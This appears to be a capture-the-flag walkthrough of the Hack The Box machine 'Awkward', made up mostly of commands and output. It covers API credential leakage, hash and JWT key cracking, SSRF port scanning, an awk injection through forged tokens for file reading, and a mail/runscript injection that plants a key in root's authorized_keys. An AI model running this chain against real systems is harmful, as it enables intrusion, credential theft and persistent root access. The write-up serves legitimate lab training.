Description
Awkward is a medium Hack The Box machine that features:
- API Enumeration to obtain web application credentials
- Server Side Request Forgery in web application to discover internal web application hosting documentation
- Reading documentation about an insecure endpoint vulnerable to file reading vulnerability leading to credential gathering
- Privilege Escalation via file writing in web server permission and
mailcommand injection
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.185.
$ ping -c 3 10.10.11.185
PING 10.10.11.185 (10.10.11.185) 56(84) bytes of data.
64 bytes from 10.10.11.185: icmp_seq=1 ttl=63 time=43.7 ms
64 bytes from 10.10.11.185: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.10.11.185: icmp_seq=3 ttl=63 time=43.7 ms

--- 10.10.11.185 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.467/43.619/43.739/0.113 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.185 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.185
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.185 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.185
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:54:af:ba:f6:e2:83:59:41:b7:cd:61:1c:2f:41:8b (ECDSA)
|_  256 59:36:5b:ba:3c:78:21:e3:26:b3:7d:23:60:5a:ec:38 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the awkward.htb domain to the /etc/hosts file.
$ echo '10.10.11.185 awkward.htb' | sudo tee -a /etc/hosts
We get redirected to the http://hat-valley.htb/ URL.
$ echo '10.10.11.185 hat-valley.htb' | sudo tee -a /etc/hosts
We find a web page about hats.
 By reviewing the source code of the page we find the following HTML code.
<script type="text/javascript" src="/js/chunk-vendors.js"></script><script type="text/javascript" src="/js/app.js"></script></body>
There is a reference to the chunk-vendors.js and app.js file. This means that we web page can be powered by VueJS JavaScript framework. If we open the browser Inspect view we find in the Sources view the source code of the page, with its routes in webpack://src/router/router.js, for example /, /hr, /dashboard or /leave.
...
const routes = [
  {
    path: "/",
    name: "base",
    component: Base,
  },
  {
    path: "/hr",
    name: "hr",
    component: HR,
  },
  {
    path: "/dashboard",
    name: "dashboard",
    component: Dashboard,
    meta: {
      requiresAuth: true
    }
  },
  {
    path: "/leave",
    name: "leave",
    component: Leave,
    meta: {
      requiresAuth: true
    }
  }
];
...
We find that the endpoints requires authentication, as we get redirected to /hr.
 As of APIs in the
 webpack://src/services folder we find many endpoints:
leave.js:/api/all-leave,/api/submit-leavesession.js:/api/loginstaff.js:/api/staff-detailsstatus.js:/api/store-status
Enumerating the /api/staff-details endpoint we get information about all the users.
$ curl -s 'http://hat-valley.htb/api/staff-details' | jq
[
  {
    "user_id": 1,
    "username": "christine.wool",
    "password": "6529fc6e43f9061ff4eaa806b087b13747fbe8ae0abfd396a5c4cb97c5941649",
    "fullname": "Christine Wool",
    "role": "Founder, CEO",
    "phone": "0415202922"
  },
  {
    "user_id": 2,
    "username": "christopher.jones",
    "password": "e59ae67897757d1a138a46c1f501ce94321e96aa7ec4445e0e97e94f2ec6c8e1",
    "fullname": "Christopher Jones",
    "role": "Salesperson",
    "phone": "0456980001"
  },
  {
    "user_id": 3,
    "username": "jackson.lightheart",
    "password": "b091bc790fe647a0d7e8fb8ed9c4c01e15c77920a42ccd0deaca431a44ea0436",
    "fullname": "Jackson Lightheart",
    "role": "Salesperson",
    "phone": "0419444111"
  },
  {
    "user_id": 4,
    "username": "bean.hill",
    "password": "37513684de081222aaded9b8391d541ae885ce3b55942b9ac6978ad6f6e1811f",
    "fullname": "Bean Hill",
    "role": "System Administrator",
    "phone": "0432339177"
  }
]
We get the usernames and the hashed passwords. With the format of the hash we determine that it is a SHA-256 hash, so we try to crack them with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 hashes
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chris123         (christopher.jones)
1g 0:00:00:03 DONE 0.3300g/s 4733Kp/s 4733Kc/s 14287KC/s 02122271335..*7¡Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
For the christopher.jones we get the chris123 password. Now we can login in the HR dashboard with these credentials. As the response of the login we get the following JSON Web Token (JWT):
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNocmlzdG9waGVyLmpvbmVzIiwiaWF0IjoxNzYxMjU2NTEyfQ.d5F6pAHIbgLL6RrmhMBwsX57XLtcecoNEYJOgVYlNGs
In the payload we have two fields, username with the username of the user and iat with the date and time of the JWT issuing. We are going to try to crack the JWT signing key with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt jwt_hash
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123beany123      (?)
1g 0:00:00:04 DONE 0.2024g/s 2699Kp/s 2699Kc/s 2699KC/s 12as3dd45^^..1234ถุ
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find the 123beany123 value for the JWT encryption password. Now we can impersonate any user in the database. With other users we do not find any valuable information.
 We find an
 Online Store Status field in the dashboard in which we can find if the online store is working. In this case it is not working. We check if the store.hat-valley.htb domain exists.
$ echo '10.10.11.185 store.hat-valley.htb' | sudo tee -a /etc/hosts
The domain exists, but it is asking for credentials and the credentials from cripstopher.jones don’t work. Refreshing the status of the store from the dashboard call to the following endpoint: /api/store-status?url=%22http:%2F%2Fstore.hat-valley.htb%22 with the url parameter URL-decoded "http://store.hat-valley.htb". We are going to create a HTTP server to check if changing the url parameter to our server sends us a request.
$ python -m http.server 80
$ curl -s 'http://hat-valley.htb/api/store-status?url=%22http:%2F%2F10.10.14.16%22'
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
...
It is working, it is returning us the content of the page. With this situation, if we could retrieve pages that only the server or the internal network can access, the endpoint will be vulnerable to Server Side Request Forgery (SSRF) vulnerability.
Exploitation
We confirm that it is vulnerable to SSRF as we can access to the 127.0.0.1 resource, which is the main page we know.
$ curl -s 'http://hat-valley.htb/api/store-status?url=%22http:%2F%2F127.0.0.1%22'
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Refresh" content="0; url='http://hat-valley.htb'" />
</head>
<body>
</body>
</html>
We are going to enumerate all the internal ports of the machine. If we receive a Content-Length header with a value greater than 0, the port is active. We are going to use the wfuzz tool to brute-force the first 10000 ports.
$ wfuzz -c -z range,1-10000 --hh 0 'http://hat-valley.htb/api/store-status?url=%22http:%2F%2F127.0.0.1:FUZZ%22'
...
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000080:   200        8 L      13 W       132 Ch      "80"
000003002:   200        685 L    5834 W     77002 Ch    "3002"
000008080:   200        54 L     163 W      2881 Ch     "8080"
We find the 80, 3002, and 8080. The 80 port redirects to the main page which is located in the 8080 port. We discovered a service in the 3002 port. We find the documentation of the API.
 The source code of the
 /api/all-leave endpoint shows a possible command injection vulnerability.
app.post('/api/submit-leave', (req, res) => {
...
  const bad = [";","&","|",">","<","*","?","`","$","(",")","{","}","[","]","!","#"]

  const badInUser = bad.some(char => user.includes(char));

  if(badInUser) {
    return res.status(500).send("Bad character detected.")
  }

  exec("awk '/" + user + "/' /var/www/private/leave_requests.csv", {encoding: 'binary', maxBuffer: 51200000}, (error, stdout, stderr) => {
    if(stdout) {
      return res.status(200).send(new Buffer(stdout, 'binary'));
    }
...
It is using the awk tool to retrieve all the leave requests from the .csv file database. It is filtering a few symbols to avoid the command injection vulnerability. We find that the user value is retrieved from the with the session opened. As we saw previously we can forge our own JWT tokens with custom username. So we are going to prepare one to check for the command injection vulnerability. We cannot run other command due to the command filtering but we can read files such as /etc/passwd with the following username /' /etc/passwd '/. We get the following JWT token, so we change it to the browser and we go to the previous dashboard, to the leave endpoint. For forging the JWT token we can use JWT.io.
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ldGMvcGFzc3dkICcvIiwiaWF0IjoxNzYxMjU2NTEyfQ.-pcG07w2zwxljv-PLf9ziO1SCQmZV0Y6SqDxB7F6MIc
We obtain the console users: root, bean and christine.
$ curl -s -b 'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ldGMvcGFzc3dkICcvIiwiaWF0IjoxNzYxMjU2NTEyfQ.-pcG07w2zwxljv-PLf9ziO1SCQmZV0Y6SqDxB7F6MIc' 'http://hat-valley.htb/api/all-leave' | grep sh
root:x:0:0:root:/root:/bin/bash
bean:x:1001:1001:,,,:/home/bean:/bin/bash
christine:x:1002:1002:,,,:/home/christine:/bin/bash
sshd:x:130:65534::/run/sshd:/usr/sbin/nologin
We enumerate the user folders an we find we have access to the home directory of the bean user and its .bashrc file.
$ curl -s -b 'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vLmJhc2hyYyAnLyIsImlhdCI6MTc2MTI1NjUxMn0.PGQI2MPgE5Oi3C4B729G2wiN3jom-wsQ5BZyjTAsvrY' 'http://hat-valley.htb/api/all-leave'
...
# custom
alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'
...
We find a reference to an uncommon script. /home/bean/Documents/backup_home.sh. We retrieve it.
$ curl -s -b 'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vRG9jdW1lbnRzL2JhY2t1cF9ob21lLnNoICcvIiwiaWF0IjoxNzYxMjU2NTEyfQ.PICMN-0KPKok1G4q_GaUI96heiLpIreoi2aYL2yfp_8' 'http://hat-valley.htb/api/all-leave'
#!/bin/bash
mkdir /home/bean/Documents/backup_tmp
cd /home/bean
tar --exclude='.npm' --exclude='.cache' --exclude='.vscode' -czvf /home/bean/Documents/backup_tmp/bean_backup.tar.gz .
date > /home/bean/Documents/backup_tmp/time.txt
cd /home/bean/Documents/backup_tmp
tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
rm -r /home/bean/Documents/backup_tmp
The script is creating a backup of all the files of the bean user in the /home/bean/Documents/backup/bean_backup_final.tar.gz file. We download and extract it.
$ curl -o bean_backup_final.tar.gz -b 'token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vRG9jdW1lbnRzL2JhY2t1cC9iZWFuX2JhY2t1cF9maW5hbC50YXIuZ3ogJy8iLCJpYXQiOjE3NjEyNTY1MTJ9.7dDlpJTWkuc9F7Bjbh00VKKeaEZIvwDCEx95HjC_bQQ' 'http://hat-valley.htb/api/all-leave'
$ tar xvzf bean_backup_final.tar.gz

gzip: stdin: unexpected end of file
./
./bean_backup.tar.gz
./time.txt
tar: Child returned status 1
tar: Error is not recoverable: exiting now
We receive an error but the bean_backup.tar.gz is extracted. We extract the bean_backup.tar.gz file.
$ mkdir bean_backup
$ tar xvzf bean_backup.tar.gz -C bean_backup
We find the bean_backup/.config/xpad/content-DS1ZS1 with what it seems to be credentials.
$ cat bean_backup/.config/xpad/content-DS1ZS1
TO DO:
- Get real hat prices / stock from Christine
- Implement more secure hashing mechanism for HR system
- Setup better confirmation message when adding item to cart
- Add support for item quantity > 1
- Implement checkout system
boldHR SYSTEM/bold
bean.hill
014mrbeanrules!#P
https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/cgi-esc.html
We login in the machine with the SSH protocol, user bean and 014mrbeanrules!#P password.
$ ssh bean@hat-valley.htb
...
bean@awkward:~$ id
uid=1001(bean) gid=1001(bean) groups=1001(bean)
Post-Exploitation
We find that the cart and product-details folder from the /var/www/store are writable, also we find the web page user credentials in the /etc/nginx/conf.d/.htpasswd.
bean@awkward:~$ ls -la /var/www/store
total 104
drwxr-xr-x 9 root root  4096 Oct  6  2022 .
drwxr-xr-x 7 root root  4096 Oct  6  2022 ..
drwxrwxrwx 2 root root  4096 Oct  6  2022 cart
...
drwxrwxrwx 2 root root  4096 Oct  6  2022 product-details
...
bean@awkward:~$ cat /etc/nginx/conf.d/.htpasswd
admin:$apr1$lfvrwhqi$hd49MbBX3WNluMezyjWls1
We move to the HR webpage to check what processes start in the machine when the leave request is sent. We receive the Your request will be processed and sent to Christine for review. message.
bean@awkward:~$ .pspy64
...
CMD: UID=0     PID=5018   | mail -s Leave Request: christopher.jones christine
...
We find that a mail message is sent to christine user. We are going to use this to inject a command in the mail command to get root permissions. We link the /var/www/private/leave_requests.csv file where the leave requests are saved to another cart as we have permissions to write.
bean@awkward:~$ ln -s /var/www/private/leave_requests.csv /var/www/store/cart/secondarycart
Then we inject a new product with a malicious script we are going to use to inject a new private SSH key for the root user.
bean@awkward:~$ cd /tmp
bean@awkward:/tmp$ ssh-keygen -t rsa -b 1024 -f id_rsa
bean@awkward:/tmp$ cd
bean@awkward:~$ echo -e '***Hat Valley Product***\nrunscript --exec="!/tmp/ssh.sh"' > /var/www/store/product-details/4.txt
bean@awkward:~$ echo -e '#!/bin/bash\nmkdir /root/.ssh\ncat /tmp/id_rsa.pub >> /root/.ssh/authorized_keys\nchmod -R 700 /root/.ssh' > /tmp/ssh.sh
bean@awkward:~$ chmod +x /tmp/ssh.sh
Then we run the request to add the article to the cart to trigger the vulnerability.
$ curl --data 'item=4&user=secondarycart&action=add_item' --header "Authorization: Basic $(echo -n 'admin:014mrbeanrules!#P' | base64)" 'http://store.hat-valley.htb/cart_actions.php'
Then we can create a new SSH session as the root user.
bean@awkward:~$ ssh -i /tmp/id_rsa root@127.0.0.1
root@awkward:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@awkward:~# cat /home/bean/user.txt
<REDACTED>
root@awkward:~# cat /root/root.txt
<REDACTED>